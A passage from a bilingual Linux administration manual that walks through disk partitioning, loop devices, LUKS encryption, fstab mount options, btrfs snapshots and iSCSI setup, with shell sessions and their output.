/dev/sda (2498GB)

(parted) select /dev/sdb
Using /dev/sdb

(parted) mklabel gpt
Warning: The existing disk label on /dev/sdb will be destroyed
and all data on this disk will be
```

```
lost. Do you want to continue?
Yes/No? yes

(parted) mkpart
Partition name?  []? /md1200
File system type?  [ext2]? ext4
Start? 0GB
End? 9999GB

(parted) print list
Model: DELL PERC H800 (scsi)
Disk /dev/sdb: 9999GB
Sector size (logical/physical): 512B/512B
Partition Table: gpt

Number  Start   End     Size    File system  Name     Flags
 1      1049kB  9999GB  9999GB               /md1200


Model: DELL PERC 6/i (scsi)
Disk /dev/sda: 2498GB
Sector size (logical/physical): 512B/512B
Partition Table: gpt

Number  Start   End     Size    File system     Name     Flags
 1      1049kB  50.0GB  50.0GB  ext4                     boot
 2      50.0GB  66.0GB  16.0GB  linux-swap(v1)
 3      66.0GB  2498GB  2432GB  ext4            /backup


(parted)
```

例 8.3. 创建扩展分区

查看可用空间

```
(parted) print free
Model: HP LOGICAL VOLUME (scsi)
Disk /dev/sda: 1200GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
```

```
Disk Flags:

Number  Start   End     Size    Type     File system     Flags
        32.3kB  1049kB  1016kB           Free Space
 1      1049kB  525MB   524MB   primary  ext4            boot
 2      525MB   105GB   105GB   primary  ext4
 3      105GB   139GB   33.6GB  primary  linux-swap(v1)
        139GB   1200GB  1061GB           Free Space
```

创建扩展分区

```
(parted) mkpart
Partition type?  primary/extended? extended
Start? 139GB
End? 1200GB
(parted) p
Model: HP LOGICAL VOLUME (scsi)
Disk /dev/sda: 1200GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start   End     Size    Type      File system     Flags
 1      1049kB  525MB   524MB   primary   ext4            boot
 2      525MB   105GB   105GB   primary   ext4
 3      105GB   139GB   33.6GB  primary   linux-swap(v1)
 4      139GB   1200GB  1061GB  extended                  lba
```

创建逻辑卷

```
(parted) mkpart
Partition type?  [logical]? logical
File system type?  [ext2]?
Start? 139GB
End? 200GB
(parted) mkpart logical
```

```
File system type?  [ext2]?
Start? 200GB
End? 1200GB
(parted) p
Model: HP LOGICAL VOLUME (scsi)
Disk /dev/sda: 1200GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start   End     Size    Type      File system     Flags
 1      1049kB  525MB   524MB   primary   ext4            boot
 2      525MB   105GB   105GB   primary   ext4
 3      105GB   139GB   33.6GB  primary   linux-swap(v1)
 4      139GB   1200GB  1061GB  extended                  lba
 5      139GB   200GB   61.1GB  logical
 6      200GB   1200GB  1000GB  logical

(parted) quit
Information: You may need to update /etc/fstab.
```

查看分区

```
# fdisk -l

Disk /dev/sda: 1199.9 GB, 1199865640960 bytes, 2343487580
sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x000c7511

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *        2048     1026047      512000   83  Linux
/dev/sda2         1026048   205826047   102400000   83  Linux
/dev/sda3       205826048   271362047    32768000   82  Linux
swap / Solaris
/dev/sda4       271362048  2343487487  1036062720    f  W95
Ext'd (LBA)
```

```
/dev/sda5       271364096   390625279    59630592   83  Linux
/dev/sda6       390627328  2343487487   976430080   83  Linux
```

10.4. 删除分区

使用 rm 删除分区

```
# parted /dev/xvdb
GNU Parted 2.1
Using /dev/xvdb
Welcome to GNU Parted! Type 'help' to view a list of commands.
(parted) p
Model: Xen Virtual Block Device (xvd)
Disk /dev/xvdb: 784GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos

Number  Start   End     Size    Type     File system  Flags
 1      32.3kB  4113MB  4113MB  primary  ext4
 2      4113MB  784GB   780GB   primary

(parted) rm
Partition number? 1

(parted) p
Model: Xen Virtual Block Device (xvd)
Disk /dev/xvdb: 784GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos

Number  Start   End    Size   Type     File system  Flags
 2      4113MB  784GB  780GB  primary

(parted) rm 2
(parted) p
Model: Xen Virtual Block Device (xvd)
Disk /dev/xvdb: 784GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
```

```
Number  Start  End  Size  Type  File system  Flags
```

删除扩展分区将自动删除逻辑卷

10.5. 退出

```
(parted) quit
```

10.6. mount

```
neo@backup:~$ sudo blkid
[sudo] password for neo:
/dev/sda1: UUID="2fc411ec-9f6e-4e04-9270-11d23a9b0668"
TYPE="ext4"
/dev/sda2: UUID="f5175b7a-4c87-471c-ab9f-9d601bc5e6e2"
TYPE="swap"
/dev/sda3: UUID="3217bdd9-1beb-494a-a428-8d1c09eaa1af"
TYPE="ext4"

neo@backup:~$ sudo vim /etc/fstab
UUID=3217bdd9-1beb-494a-a428-8d1c09eaa1af /backup ext4
errors=remount-ro 0       1
```

11. loop devices

If you are using the loadable module you must have the module loaded first with the command:

```
$ sudo modprobe loop
```

The following commands can be used as an example of using the loop device.

```
$ dd if=/dev/zero of=file bs=1k count=100
100+0 records in
100+0 records out
102400 bytes (102 kB) copied, 0.00126554 s, 80.9 MB/s

$ sudo losetup /dev/loop0 file

$ sudo mkfs.ext3 /dev/loop0
mke2fs 1.40.8 (13-Mar-2008)
Filesystem label=
OS type: Linux
Block size=1024 (log=0)
Fragment size=1024 (log=0)
16 inodes, 100 blocks
5 blocks (5.00%) reserved for the super user
First data block=1
1 block group
8192 blocks per group, 8192 fragments per group
16 inodes per group

Writing inode tables: done

Filesystem too small for a journal
Writing superblocks and filesystem accounting information: done
```

```
This filesystem will be automatically checked every 24 mounts
or
180 days, whichever comes first.  Use tune2fs -c or -i to
override.
```

mount loop device

```
$ sudo mkdir /mnt/loop
$ sudo mount /dev/loop0 /mnt/loop
```

Now ！ you can using it as harddisk.

umount loop device

```
$ sudo umount /mnt/loop/
$ sudo losetup -d /dev/loop0
```

Maybe also encryption modules are needed.

```
$ sudo modprobe cryptoloop
$ sudo modprobe des
```

enable data encryption

```
$ dd if=/dev/zero of=encryption_file bs=1k count=100
100+0 records in
```

```
100+0 records out
102400 bytes (102 kB) copied, 0.00130537 s, 78.4 MB/s

$ sudo losetup -e des /dev/loop0 encryption_file
```

If you are using the loadable module you may remove the module with the command

```
$ sudo rmmod loop des cryptoloop
```

11.1. losetup - set up and control loop devices

EXAMPLE

```
       If you are using the loadable module you must have the
module loaded first with the command

              # insmod loop.o

       Maybe also encryption modules are needed.

              # insmod des.o # insmod cryptoloop.o

       The following commands can be used as an example of
using the loop device.

              # dd if=/dev/zero of=/file bs=1k count=100
              # losetup -e des /dev/loop0 /file
              Password:
              Init (up to 16 hex digits):
              # mkfs -t ext2 /dev/loop0 100
              # mount -t ext2 /dev/loop0 /mnt
               ...
              # umount /dev/loop0
              # losetup -d /dev/loop0
```

```
       If you are using the loadable module you may remove the
module with the command

              # rmmod loop
```

12. Linux磁盘分区加密

过程 8.1. cryptsetup - configures encrypted block devices

1. 安装 cryptsetup

```
# apt-get install cryptsetup dmsetup
```

2. 硬盘分区

   添加一块新硬盘，使用cfdisk /dev/sdb 对他进行分区

```
sapnu-melencio:~# fdisk -l

Disk /dev/sda: 8589 MB, 8589934592 bytes
255 heads, 63 sectors/track, 1044 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x0004287b

   Device Boot      Start         End      Blocks   Id
System
/dev/sda1   *           1         993     7976241   83
Linux
/dev/sda2             994        1044      409657+   5
Extended
/dev/sda5             994        1044      409626   82
Linux swap / Solaris

Disk /dev/sdb: 4294 MB, 4294967296 bytes
255 heads, 63 sectors/track, 522 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x7256cdce

   Device Boot      Start         End      Blocks   Id
System
/dev/sdb1               1         522     4192933+  83
Linux
```

/dev/sdb1 就是我的分区

注意：分区操作要小心加小心，马虎不得，否则你将数据全失。

3. 创建加密分区

```
# cryptsetup --verbose --verify-passphrase -c aes-cbc-plain
luksFormat /dev/sdb1

WARNING!
========
This will overwrite data on /dev/sdb2 irrevocably.

Are you sure? (Type uppercase yes): YES (输入大写的YES来确定创
建加密分区)
Enter LUKS passphrase:  (输入密码)
Verify passphrase:              (确认密码)
Command successful.
```

这将把不可逆转地改写/dev/sda2 上的数据。

注意：也要小心加小心，马虎不得，否则你将数据全失。一定不要搞错分区。

4. 挂载的逻辑分区

```
# cryptsetup luksOpen /dev/sdb1 sdb1
Enter LUKS passphrase:
key slot 0 unlocked.
Command successful.
```

如下命令将显示/dev/mapper路径中的隐藏设备

```
# ls -l /dev/mapper
```

5. 格式化加密分区

现在将该分区格式化为ext3文件系统.

```
mkfs.ext3 /dev/mapper/sdb1
```

6. 挂载

接下来我们创建一个用于挂载的挂载点并挂载.

```
# mkdir /mnt/secret
# mount /dev/mapper/sdb1 /mnt/secret
```

7. 使用加密分区

好了,现在你可以使用你的加密分区了.

cd /mnt/secret

touch file

8. 卸载

使用完毕后为了保护数据的隐密,我们需要取消挂载并关闭加密分区.

```
# umount /mnt/secret
# cryptsetup luksClose sdb1
```

"Disconnect"

第 9 章 Removable Storage

eject - eject removable media

```
$ eject
```

1. usb flash

mount NTFS filesystem

```
sudo mount -t ntfs-3g /dev/sdb1 /mnt/usbflash/ -o force
```

2. CD / DVD

2.1. Mount an ISO file

To mount the ISO image file.iso to the mount point /media/cdrom use this :

```
$ mount -o loop -t iso9660 file.iso /media/cdrom
```

2.2. create iso file from CD

```
$ dd if=/dev/cdrom of=isofile.iso
```

2.3. burner

2.4. ISO Mirror

```
$ mkisofs -V LABEL -r /mnt/cdrom | gzip > cdrom.iso.gz
```

mount iso file

```
$ mount -t iso9660 -o loop cdrom.iso /mnt/cdrom
```

第 10 章 File System 文件系统

1. /etc/fstab

```
# <file system> <mount point>   <type>  <options>       <dump>
<pass>
```

mount point

```
该字段描述希望的文件系统加载的目录，对于swap设备，该字段为none
```

file system

```
例如/dev/cdrom或/dev/sdb,除了使用设备名，你可以使用设备的UUID或设备的卷
标签，例如，LABAL=root 或 UUID=7f91104e-8187-4ccf-8215-
6e2e641f32e3
```

type

定义了该设备上的文件系统,系统可用文件系统

```
$ cat /proc/filesystems
nodev   sysfs
nodev   rootfs
nodev   bdev
nodev   proc
nodev   cgroup
nodev   cpuset
nodev   tmpfs
nodev   devtmpfs
nodev   debugfs
```

```
nodev   securityfs
nodev   sockfs
nodev   pipefs
nodev   anon_inodefs
nodev   inotifyfs
nodev   devpts
        ext3
        ext2
        ext4
nodev   ramfs
nodev   hugetlbfs
nodev   ecryptfs
nodev   fuse
        fuseblk
nodev   fusectl
nodev   mqueue
nodev   rpc_pipefs
nodev   nfs
nodev   nfs4
        reiserfs
        xfs
        jfs
        msdos
        vfat
        ntfs
        minix
        hfs
        hfsplus
        qnx4
        ufs
        btrfs
        iso9660
```

options

```
选项                              含义
defaults   使用默认设置。    等于rw,suid,dev,exec,auto,nouser,async,

rw    挂载为读写权限
ro         以只读模式加载该文件系统
```

```
exec      是一个默认设置项，它使在那个分区中的可执行的二进制文件能够执行。
noexec    二进制文件不允许执行。

sync       不对该设备的写操作进行缓冲处理，这可以防止在非正常关机时情况下破坏文件系统，但是却降低了计算机速度
async     所有的I/O将以异步方式进行

user       允许普通用户加载该文件系统
nouser    只允许root用户挂载。这是默认设置。

quota      强制在该文件系统上进行磁盘定额限制
noauto     不再使用mount -a命令（例如系统启动时）加载该文件系统

noatime/nodiratime       禁止更新访问时间
```

dump

```
dump  -  该选项被"dump"命令使用来检查一个文件系统应该以多快频率进行转储，若不需要转储就设置该字段为0
```

pass

```
该字段被fsck命令用来决定在启动时需要被扫描的文件系统的顺序，根文件系统"/"对应该字段的值应该为1，其他文件系统应该为2。若该文件系统无需在启动时扫描则设置该字段为0
```

noatime/nodiratime

```
/dev/sda2 /data ext3 defaults 0 2
/dev/sda2 /data ext3 defaults,noatime,nodiratime 0 2
```

```
mount -o remount /data
mount -o noatime -o nodiratime -o remount /data
```

1.1. 绑定目录

/etc/fstab 中添加

```
/opt/storage /var/lib/rancher/k3s/storage none defaults,bind 0
0
```

使用 lsblk 查看挂载情况

```
[root@master ~]# lsblk -a
NAME         MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
sda            8:0    0 931.5G  0 disk
`-sda1         8:1    0 931.5G  0 part
/var/lib/rancher/k3s/storage
                                      /opt
nvme0n1      259:0    0 238.5G  0 disk
|-nvme0n1p1  259:1    0   600M  0 part /boot/efi
|-nvme0n1p2  259:2    0     1G  0 part /boot
|-nvme0n1p3  259:3    0    64G  0 part [SWAP]
`-nvme0n1p4  259:4    0 172.9G  0 part /
```

1.2. 禁止执行

验证 noexec

```
root@logging ~# cd /opt/log/
root@logging /o/log# echo ls > dir.sh
root@logging /o/log# chmod +x dir.sh
root@logging /o/log# ./dir.sh
fish: The file “./dir.sh” is not executable by this user
```

1.3. 禁止更新访问时间

```
root@logging ~# touch netkiller.txt
root@logging ~# stat netkiller.txt
        File: netkiller.txt
        Size: 0                 Blocks: 0          IO Block:
4096   regular empty file
Device: fd03h/64771d    Inode: 816         Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/
root)
Access: 2023-01-13 15:27:48.282376191 +0800
Modify: 2023-01-13 15:27:48.282376191 +0800
Change: 2023-01-13 15:27:48.282376191 +0800
        Birth: 2023-01-13 15:27:48.282376191 +0800
root@logging ~# cat netkiller.txt
root@logging ~# stat netkiller.txt
        File: netkiller.txt
        Size: 0                 Blocks: 0          IO Block:
4096   regular empty file
Device: fd03h/64771d    Inode: 816         Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/
root)
Access: 2023-01-13 15:28:00.979854433 +0800
Modify: 2023-01-13 15:27:48.282376191 +0800
Change: 2023-01-13 15:27:48.282376191 +0800
        Birth: 2023-01-13 15:27:48.282376191 +0800
```

加入 noatime,nodiratime

```
root@logging ~# cat /etc/fstab

#
# /etc/fstab
# Created by anaconda on Mon Nov 21 02:06:17 2022
#
# Accessible filesystems, by reference, are maintained under
'/dev/disk/'.
```

```
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8)
for more info.
#
# After editing this file, run 'systemctl daemon-reload' to
update systemd
# units generated from this file.
#
UUID=16ca8836-7ca9-454f-9a72-8efbae5edc51 /
xfs     defaults        0 0
UUID=D168-FFBD          /boot/efi               vfat
defaults,uid=0,gid=0,umask=077,shortname=winnt 0 2
UUID=ec48f3c2-80c8-4ed1-be56-049a95c2b60e       /opt/log
xfs noatime,nodiratime,noexec 0 0
```

验证 noatime,nodiratime

```
root@logging /o/log# echo Helloworld > neo.txt

root@logging /o/log# stat neo.txt
        File: neo.txt
        Size: 11                Blocks: 8          IO Block:
4096   regular file
Device: fd11h/64785d    Inode: 141         Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/
root)
Access: 2023-01-13 15:37:47.375940824 +0800
Modify: 2023-01-13 15:37:47.375940824 +0800
Change: 2023-01-13 15:37:47.375940824 +0800
Birth: 2023-01-13 15:37:47.375940824 +0800

root@logging /o/log# cat neo.txt
Helloworld

root@logging /o/log# stat neo.txt
        File: neo.txt
        Size: 11                Blocks: 8          IO Block:
4096   regular file
Device: fd11h/64785d    Inode: 141         Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/
root)
```

```
Access: 2023-01-13 15:37:47.375940824 +0800
Modify: 2023-01-13 15:37:47.375940824 +0800
Change: 2023-01-13 15:37:47.375940824 +0800
Birth: 2023-01-13 15:37:47.375940824 +0800
```

1.4. /etc/fstab 例子

/etc/fstab btrfs 实例

```
neo@netkiller:~$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to
name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>
<pass>
# / was on /dev/sda1 during installation
UUID=d103e33f-7f9f-4911-918e-32eae42e229c /               btrfs
defaults,subvol=@ 0       1
# /home was on /dev/sda1 during installation
UUID=d103e33f-7f9f-4911-918e-32eae42e229c /home           btrfs
defaults,subvol=@home 0       2
# /opt was on /dev/sda6 during installation
UUID=63d0b776-3bbd-490f-8284-f148b255185e /opt            btrfs
noatime,nodiratime,noexec 0       2
# swap was on /dev/sda5 during installation
UUID=ff8945bf-fa45-49e5-b3d2-bb833bc6dc9c none            swap
sw              0       0
```

背景如下:

我们的服务器通常有一个系统盘，用来安装操作系统，再挂在一个数据盘用来存储数据，这个数据盘有时是机械硬盘，为了提高IO性

能，我们通常会禁止atime，为了提高安全性，我们还会禁止创建可执行文件。

noatime 禁止更新访问时间, nodiratime 禁止更新目录访问时间, noexec 禁止创建可执行文件

```
root@logging ~# cat /etc/fstab

#
# /etc/fstab
# Created by anaconda on Mon Nov 21 02:06:17 2022
#
# Accessible filesystems, by reference, are maintained under
'/dev/disk/'.
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8)
for more info.
#
# After editing this file, run 'systemctl daemon-reload' to
update systemd
# units generated from this file.
#
UUID=16ca8836-7ca9-454f-9a72-8efbae5edc51 /
xfs     defaults        0 0
UUID=D168-FFBD          /boot/efi               vfat
defaults,uid=0,gid=0,umask=077,shortname=winnt 0 2
UUID=ec48f3c2-80c8-4ed1-be56-049a95c2b60e       /opt/log
xfs noatime,nodiratime,noexec 0 0
```

2. Mount partition

2.1. Mount

```
sudo mount /dev/sdb1 /mnt/mount1
```

支持UTF-8

```
mount -o iocharset=utf8 /dev/sda5 /mnt/usb
```

禁止文件与目录的访问时间

```
mount -o noatime,nodiratime /dev/drbd0  /mnt
```

2.2. Umount

umount - unmount file systems

```
sudo umount /mnt/mount1
```

2.3. bind directory

```
mount --bind /foo /home/neo/foo
```

挂载目录将不能被删除，但目录下文件可以删除

```
# rm -rf /home/neo/foo
```

```
rm: cannot remove directory '/home/neo/foo': Device or resource
busy
```

/etc/fstab

```
/foo /home/neo/foo    none    bind    0 0
```

3. ext2

```
neo@netkiller:~# mkfs.ext2 /dev/sdb1
```

ext2 是早期Linux使用的文件系统存在很多缺陷，建议不要在使用。

4. ext3

format /dev/sdb1

```
neo@netkiller:~$ sudo mkfs.ext3 /dev/sdb1
```

5. EXT4

5.1. install

```
# yum install e4fsprogs
```

5.2. format

```
# mkfs.ext4 /dev/sda2
```

5.3. label

```
# e4label /dev/sda2 /www

# mkdir /www

# cat /etc/fstab |grep ext4
LABEL=/www              /www                    ext4
defaults        1 2
```

5.4. mount/umount

```
# mount /www
# umount /www
```

5.5. LVM 卷

```
# mkfs.ext4 /dev/VolGroup00/LogVol02
```

```
[root@images ~]# cat /etc/fstab
/dev/VolGroup00/LogVol00 /                       ext3
defaults        1 1
/dev/VolGroup00/LogVol02 /images                 ext4
defaults        1 2
LABEL=/boot             /boot                   ext3
defaults        1 2
tmpfs                   /dev/shm                tmpfs
defaults        0 0
devpts                  /dev/pts                devpts
gid=5,mode=620  0 0
sysfs                   /sys                    sysfs
defaults        0 0
proc                    /proc                   proc
defaults        0 0
/dev/VolGroup00/LogVol01 swap                    swap
defaults        0 0

# mount -a
```

6. ReiserFS

you also can using other file system

reiserfs

```
neo@netkiller:~$ sudo mkfs.reiserfs /dev/sdb1
```

7. LVM

请参考《Netkiller Storage 手札》·LVM相关章节

8. Btrfs

The btrfs utility is a toolbox for managing btrfs filesystems. There are command groups to work with subvolumes, devices, for whole filesystem or other specific actions.

安装

```
yum install btrfs-progs
```

8.1. btrfs 格式化

```
# mkfs.btrfs /dev/sdb1
```

指定卷标

```
# mkfs.btrfs /dev/sdb2 -L /backup
```

8.2. 子卷 subvolumes

```
# df -T
Filesystem     Type  1K-blocks      Used Available Use% Mounted
on
/dev/md126p2   ext4   50395844  19952780  27883064  42% /
tmpfs          tmpfs   4024944       800   4024144   1%
```

```
/dev/shm
/dev/md126p1   ext4     495844    172140    298104  37% /boot
/dev/md126p6   btrfs 500084736 360835636 119893924  76% /opt
/dev/md126p5   btrfs 409600000  24927332 368284612   7% /www

# btrfs subvolume create /www/git
Create subvolume '/www/git'

# btrfs subvolume list /www
ID 641 gen 21351 top level 5 path git
```

8.3. 快照 snapshot

```
创建快照
# btrfs subvolume snapshot /www /www/backup_2012

查看快照
# btrfs subvolume list -a /www

挂在快照
# mount -t btrfs -o subvol=backup_2012 /dev/md127p5 /mnt/snap

删除快照
# btrfs subvolume delete /www/backup_2012
Delete subvolume '/www/backup_2012'
```

8.4. 挂载 btrfs

```
# mkdir /mnt/btrfs
# mount /dev/sdb1 /mnt/btrfs
```

查看挂载是否成功

```
# df -Th
Filesystem    Type    Size  Used Avail Use% Mounted on
/dev/sda1     ext4     49G   15G   32G  32% /
tmpfs        tmpfs     32G  264K   32G   1% /dev/shm
/dev/sda3     ext4     52G  1.3G   48G   3% /var
/dev/sdb1    btrfs    2.0T   14G  2.0T   1% /mnt/btrfs
```

```
 针对 SSD 的优化：
# mount –t btrfs –o SSD /dev/sda5 /btrfsdisk


打开压缩功能：
# mount –t btrfs –o compress /dev/sda5 /btrfsdisk
```

挂载 **btrfs** 快照

mount -t btrfs -o subvol=your_snapshot /dev/sdb2 /mnt/snap

```
mount -t btrfs -o subvol=aaa /dev/md127p5 /mnt/snap
```

/etc/fstab

查看文件系统

```


root@debian:~# btrfs filesystem show
Label: none  uuid: 938be341-089e-4add-93b4-4c54cb8f4f64
        Total devices 1 FS bytes used 17.69GiB
        devid    1 size 110.84GiB used 20.02GiB path /dev/sdb1

Label: none  uuid: 899e703f-6e1a-4080-b5fe-4098bfaa635f
        Total devices 1 FS bytes used 144.00KiB
        devid    1 size 931.51GiB used 2.02GiB path /dev/sda1


```

编辑 /etc/fstab 文件

```
UUID=0b097eeb-1f0b-476a-955b-52122ef42bfc /opt    btrfs
defaults 1 2
```

fstab 挂载子卷

```
$ cat /etc/fstab

#
# /etc/fstab
# Created by anaconda on Thu Oct 18 13:53:45 2012
#
# Accessible filesystems, by reference, are maintained under
'/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8)
for more info
#
UUID=88ec1ccf-7d8d-4107-a143-1ed0ec64a572 /
ext4    defaults        1 1
UUID=c0786771-1c85-45be-a9ab-ef3ee16fccb4 /boot
ext4    defaults        1 2
UUID=e1b89740-21f0-4507-97e9-a658cd7d3716 /opt
btrfs   defaults        1 2
UUID=76e46795-ebaf-4d2d-8996-1e15979bf3c8 /www
btrfs   defaults        1 2
UUID=76e46795-ebaf-4d2d-8996-1e15979bf3c8 /home/git
btrfs   defaults,subvol=git        1 2
UUID=c578f1b3-4bbe-4f48-b3d3-3929c65cb99c swap
swap    defaults        0 0
tmpfs                   /dev/shm                tmpfs
defaults        0 0
devpts                  /dev/pts                devpts
gid=5,mode=620  0 0
sysfs                   /sys                    sysfs
defaults        0 0
proc                    /proc                   proc
defaults        0 0
```

fstab 例子

```
[root@netkiller ~]# cat /etc/fstab

#
# /etc/fstab
# Created by anaconda on Fri Nov 21 18:16:53 2014
#
# Accessible filesystems, by reference, are maintained under
'/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8)
for more info
#
UUID=6634633e-001d-43ba-8fab-202f1df93339 / ext4
defaults,barrier=0 1 1
UUID=786f570d-fe5c-4d5f-832a-c1b0963dd4e6 /srv btrfs defaults 1
1
UUID=786f570d-fe5c-4d5f-832a-c1b0963dd4e6 /var/lib/mongo  btrfs
noatime,nodiratime,subvol=@mongo 0 2
UUID=786f570d-fe5c-4d5f-832a-c1b0963dd4e6 /var/lib/mysql  btrfs
noatime,nodiratime,subvol=@mysql 0 2
UUID=786f570d-fe5c-4d5f-832a-c1b0963dd4e6 /www  btrfs
noatime,nodiratime,subvol=www 0 2
```

```
[root@netkiller ~]# df -T
Filesystem     Type     1K-blocks    Used Available Use%
Mounted on
/dev/vda1      ext4      41151808 4902608  34135768  13% /
devtmpfs       devtmpfs   8127268       0   8127268   0% /dev
tmpfs          tmpfs      8133908       4   8133904   1%
/dev/shm
tmpfs          tmpfs      8133908  849468   7284440  11% /run
tmpfs          tmpfs      8133908       0   8133908   0%
/sys/fs/cgroup
/dev/vdb1      btrfs    104856576 1404116 101369420   2% /srv
/dev/vdb1      btrfs    104856576 1404116 101369420   2%
/var/lib/mongo
```

```
/dev/vdb1      btrfs    104856576 1404116 101369420   2%
/var/lib/mysql
tmpfs          tmpfs      1626784       0   1626784   0%
/run/user/0
/dev/vdb1      btrfs    104856576 1404116 101369420   2% /www
```

```
[root@netkiller ~]# ll /srv/
total 0
drwxr-xr-x 1 www    www    132 2016-12-08 15:17 apache-tomcat-
8.5.8
drwxr-xr-x 1 root   root   132 2016-12-08 16:11 apache-tomcat-
www
drwxr-xr-x 1 mongod mongod 608 2016-12-26 09:18 @mongo
drwxr-x--x 1 mysql  mysql  448 2016-12-26 09:16 @mysql
drwxr-xr-x 1 root   root     0 2016-11-30 13:24 @redis
drwxr-xr-x 1 root   root    22 2016-12-08 16:32 sbin
drwxr-xr-x 1 www    www     24 2016-12-08 16:54 www
```

8.5. btrfsctl

Resizes the filesystem

```
# btrfs filesystem resize max /
To extend the file system to a specific size:

# btrfs filesystem resize size /
Replace size with the desired size in bytes. You can also
specify units on the value, such as K (kibibytes), M
(mebibytes), or G (gibibytes). Alternatively, you can specify
an increase or decrease to the current size by prefixing the
value with a plus (+) or a minus (-) sign, respectively:

# btrfs filesystem resize +size /
# btrfs filesystem resize -size /
```

```
```

Snapshot

Btrfs v0.19

```
# touch /mnt/btrfs/test1
# touch /mnt/btrfs/test2
# ls /mnt/btrfs/test?
/mnt/btrfs/test1  /mnt/btrfs/test2
```

```
# echo 'This is a test' > /mnt/btrfs/test1
# btrfsctl –s snap1 /mnt/btrfs
#vi test1
 Test1 is modified
#cd /mnt/btrfs/snap1
#cat test1
 This is a test
```

8.6. btrfs-vol

```
# btrfs-vol –a /dev/sdc1 /mnt/btrfs
```

8.7. btrfs-convert

```
btrfs-convert /dev/sdb1
```

8.8. btrfsck

```
# btrfsck /dev/sdb1
found 13994164224 bytes used err is 0
```

```
total csum bytes: 13588316
total tree bytes: 79728640
total fs tree bytes: 28860416
btree space waste bytes: 10282024
file data blocks allocated: 13931024384
 referenced 13906980864
Btrfs Btrfs v0.19
```

8.9. btrfs-debug-tree

```
[root@r610 ~]# btrfs-debug-tree /dev/sdb1 |head
root tree
leaf 49463296 items 9 free space 2349 generation 298 owner 1
fs uuid 0b097eeb-1f0b-476a-955b-52122ef42bfc
chunk uuid 2826f868-c775-4835-8690-1020a2a9fbf5
        item 0 key (EXTENT_TREE ROOT_ITEM 0) itemoff 3756
itemsize 239
                root data bytenr 49446912 level 2 dirid 0 refs
1
        item 1 key (DEV_TREE ROOT_ITEM 0) itemoff 3517 itemsize
239
                root data bytenr 36139008 level 0 dirid 0 refs
1
        item 2 key (FS_TREE INODE_REF 6) itemoff 3500 itemsize
17
                inode ref index 0 namelen 7 name: default
```

9. zfs

```
# yum info zfs-fuse

Loaded plugins: fastestmirror
Loading mirror speeds from cached hostfile
 * addons: mirrors.163.com
 * base: mirrors.163.com
 * epel: mirror01.idc.hinet.net
 * extras: mirrors.163.com
 * updates: mirrors.163.com
Available Packages
Name       : zfs-fuse
Arch       : x86_64
Version    : 0.6.9_beta3
Release    : 0.el5
Size       : 1.5 M
Repo       : epel
Summary    : ZFS ported to Linux FUSE
URL        : http://zfs-fuse.net/
License    : CDDL
Description: ZFS is an advanced modern general-purpose
filesystem from Sun
           : Microsystems, originally designed for
Solaris/OpenSolaris.
           :
           : This project is a port of ZFS to the FUSE
framework for the Linux
           : operating system.
           :
           : Project home page is at http://zfs-fuse.net/
```

10. iSCSI

iSCSI 需要与GFS配合使用，其他文件系统不能实现数据同步。

过程 10.1. iSCSI Example

1. install.

```
# yum install iscsi-initiator-utils -y
# rpm -ql iscsi-initiator-utils
# rpm -q --scripts iscsi-initiator-utils
postinstall scriptlet (using /bin/sh):
/sbin/ldconfig

if [ ! -f /etc/iscsi/initiatorname.iscsi ]; then
        echo "InitiatorName=`/sbin/iscsi-iname`" >
/etc/iscsi/initiatorname.iscsi
fi
/sbin/chkconfig --add iscsid
/sbin/chkconfig --add iscsi
preuninstall scriptlet (using /bin/sh):
if [ "$1" = "0" ]; then
    /sbin/chkconfig --del iscsi
    /sbin/chkconfig --del iscsid
fi
postuninstall scriptlet (using /bin/sh):
/sbin/ldconfig
```

2. config

```
# cat /etc/iscsi/initiatorname.iscsi
InitiatorName=iqn.1994-05.com.redhat:9b2024102698
```

3. starting service.

```
# chkconfig iscsi on
# chkconfig iscsid on

# service iscsi start
iscsid is stopped
Starting iSCSI daemon:
[  OK  ]

[  OK  ]
Setting up iSCSI targets: iscsiadm: No records found!

[  OK  ]
# service iscsi status
iscsid (pid  17501) is running...
# service iscsid status
iscsid (pid  17501) is running...
```

4. discovery targets.

```
# iscsiadm -m discovery -t sendtargets -p 172.16.0.30:3260
172.16.0.30:3260,1 iqn.2010-
09.com.openfiler:tsn.c7a241688f35
```

or

```
iscsiadm --mode discovery --type sendtargets --portal
172.16.0.30:3260

iscsiadm -m discovery -t st -p 172.16.0.30:3260
```

5. login / logout

```
# iscsiadm -m node --loginall=all
Logging in to [iface: default, target: iqn.2010-
```

```
09.com.openfiler:tsn.c7a241688f35, portal:
172.16.0.30,3260]
Login to [iface: default, target: iqn.2010-
09.com.openfiler:tsn.c7a241688f35, portal:
172.16.0.30,3260]: successful
```

or

```
iscsiadm --mode node --targetname iqn.2010-
09.com.openfiler:tsn.c7a241688f35 --portal
192.168.0.10:3260 --login
```

logout

```
# iscsiadm -m node --logoutall=all
```

6. 分区设置

```
fdisk -l
fdisk /dev/sdb #依次选p n 1 w
mkfs.ext4 /dev/sdb1

挂载
